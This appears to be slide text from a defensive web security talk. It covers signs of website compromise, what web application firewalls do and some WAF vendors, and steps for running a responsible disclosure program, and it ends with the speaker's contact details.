- **website defacement** – when the home page of the website is wiped out and something else appears in front of the visitor’s eyes
- **unresponsive website** – when the website pages respond too slowly or stop loading at all
- **SEO spam** – when the website listing in search engines shows unrelated spam keywords
- **a website blacklist warning** – when a red warning page shows all your visitors that the website they are about to go to is not secure.

Another question that we should ask ourselves is, are we visiting our website often enough to notice when something little changes?

CCcleaner Hack

Web Application Firewall

- Monitors, filters or blocks the data packet as they travel to or from the web app
- WAF inspects each packets based on a rule-set
- WAF are common security control mechanisms to protect zero-day attacks
- WAF can detect and immediately avert attacks like XSS, SQLi etc
- WAFs coexist with IPS, IDS and Honeypots

Top WAFs

- Cloudfare WAF
- Akamai Kona Site Defender
- F5 Silverline
- Amazon Web Services WAF
- Imperva Incapsula
- Sucuri
- Fortinet
- Barracuda

Responsible Disclosure Programs

- Create a Responsible disclosure page
- Define scope
- Define program guidelines
- Create terms and conditions
- Specify the accepting criteria and eligible bugs
- Create a Hall Of Fame page
- Actively patch the reported bugs

Questions?

Reach me @
adithyan.ak@owasp.org
+917010951718
Google : Adithyan AK